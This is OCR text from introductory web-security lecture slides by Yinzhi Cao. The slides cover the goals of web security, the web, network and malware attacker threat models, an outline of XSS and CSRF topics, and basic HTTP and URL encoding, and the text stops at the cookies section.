
Web Security

Presenter: Yinzhi Cao


Slides Inherited and Modified from

Prof. John Mitchell


Reported Web Vulnerabilities "In the Wild"



Web application vulnerabilities



Source: IBM X-Force®




Source: IBM X-Force®

Goals of web security

- Safely browse the web
  - Users should be able to visit a variety of web sites, without incurring harm:
    - No stolen information (without user's permission)
    - Site A cannot compromise session at Site B
- Secure web applications
  - Applications delivered over the web should have the same security properties we require for stand-alone applications

Network security




Alice


Network Attacker

Intercepts and controls network communication

Web security



Alice



Web Attacker

Sets up malicious site visited by victim; no control of network

Web Threat Models

- Web attacker
  - Control attacker.com
  - Can obtain SSL/TLS certificate for attacker.com
  - User visits attacker.com
    - Or: runs attacker's Facebook app
- Network attacker
  - Passive: Wireless eavesdropper
  - Active: Evil router, DNS poisoning
- Malware attacker
  - Attacker escapes browser isolation mechanisms and run separately under control of OS

Malware attacker

- Browsers (like any software) contain exploitable bugs
  - Often enable remote code execution by web sites
  - Google study: [the ghost in the browser 2007]
    - Found Trojans on 300,000 web pages (URLs)
    - Found adware on 18,000 web pages (URLs)
- Even if browsers were bug-free, still lots of vulnerabilities on the web
  - *All* of the vulnerabilities on previous graph: XSS, SQLi, CSRF, …

Outline


- Background
  - Http
  - Cookies
  - Rendering content
- Isolation
- Communication
- Security Case Study
  - Cross-site scripting
  - Cross-site Request Forgery
  - Frame Navigation

BACKGROUND

HTTP


URLs

- Global identifiers of network-retrievable documents
- **Example:**




- Special characters are encoded as hex:
  - %0A = newline
  - %20 or + = space, %2B = + (special exception)

HTTP Request




HTTP Response




COOKIES: CLIENT STATE

Cookies

